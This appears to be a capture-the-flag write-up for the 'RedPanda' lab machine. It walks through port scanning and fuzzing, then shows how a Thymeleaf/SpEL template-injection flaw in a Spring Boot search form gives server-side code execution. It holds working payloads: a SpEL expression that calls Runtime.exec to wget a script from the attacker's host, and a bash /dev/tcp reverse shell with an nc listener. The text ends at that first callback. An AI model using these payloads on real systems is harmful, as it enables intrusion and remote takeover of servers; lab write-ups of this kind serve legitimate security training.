RedPanda
Attack Chain
Nmap
First things first — a port scan with default scripts to see what our attack surface actually is.
sudo nmap -sS -sV -sC -F 10.129.99.184
| Port | Service | Note |
|---|---|---|
| 22 | OpenSSH 8.2p1 | Ubuntu 20.04 |
| 8080 | http-proxy | Red Panda Search | Made with Spring Boot |
|_http-title: Red Panda Search | Made with Spring Boot
|     <meta author="wooden_k">
|     <title>Red Panda Search | Made with Spring Boot</title>
We haven't even opened the web page and we already have clues. The framework is Spring Boot, the main feature is searching for pandas, and Spring Boot means Java on the backend — keep that in mind, it decides which payloads we'll be writing later.
Content Discovery
Before testing the search, let's confirm there's nothing else exposed. dirsearch with its default wordlist:
dirsearch -u http://10.129.99.184:8080
[21:08:32] 500 -   86B  - /error
[21:08:45] 405 -  117B  - /search      # POST only
[21:08:48] 200 -  987B  - /stats

/stats gives us two usernames: woodenk and damian. I threw LFI payloads at the author parameter with different encodings — nothing. The endpoint works exactly as it should. Back to the search box.
SSTI in /search
Spring Boot developers love server-side templating engines (Thymeleaf most of the time). We put input into the search and it gets reflected straight back in the response — that's exactly the pattern for template injection.
A template engine builds the page by merging a fixed template with dynamic data. That's safe as long as user input is passed as data. The bug appears when the developer concatenates input into the template itself — then the engine treats our text as template code and evaluates it on the server. Send
{{9*9}}, get back 81 instead of the literal string, and you know the engine is running your expressions. From arithmetic to reading files and executing commands is usually a short walk — and unlike XSS, all of it happens on the server, not in someone's browser.GeeksforGeeks: What is SSTI ↗
Detection
First probe — the classic ${7*7}. If the engine evaluates it, we see 49.
curl -s -X POST http://10.129.99.184:8080/search --data-urlencode 'name=${7*7}'

The app bans some characters. Instead of guessing which ones, let ffuf find them — one character per request, match on the word banned:
ffuf -u http://10.129.99.184:8080/search -X POST \
     -H 'Content-Type: application/x-www-form-urlencoded' \
     -d 'name=FUZZ' \
     -w /usr/share/seclists/Fuzzing/alphanum-case-extra.txt \
     -mr 'banned'
$    [Status: 200, Size: 755, Words: 159, Lines: 29]
_    [Status: 200, Size: 755, Words: 159, Lines: 29]
~    [Status: 200, Size: 755, Words: 159, Lines: 29]
$ is the only one that really mattered to them. Thymeleaf has more than one expression syntax: ${...} variable, *{...} selection, #{...} message, @{...} link. *{...} evaluates SpEL exactly like ${...}. Blacklisting one character of a four-character family isn't a filter, it's a suggestion.Proof of concept with #{7*7}:
curl -s -X POST http://10.129.99.184:8080/search --data-urlencode 'name=#{7*7}'

??49_en_US?? — #{} is a message expression, so Thymeleaf looks up a message key called 49, doesn't find it and wraps it in ??...??. But it did the math first. SSTI confirmed.SpEL → Runtime.exec() → Reverse Shell
Now that the vulnerability is confirmed, the goal is remote code execution. SpEL lets us reach any Java class through T(...), so java.lang.Runtime is one expression away. The cleanest proof that commands run on the server: make the server send a request to a machine I control.
# shell.sh
bash -i >& /dev/tcp/10.10.15.118/1337 0>&1

python3 -m http.server 8000     # terminal 1 — serves shell.sh
nc -nvlp 1337                   # terminal 2 — catches the shell
First callback — a plain wget:
*{T(java.lang.Runtime).getRuntime().exec('wget 10.10.15.118:8000/shell.sh')}
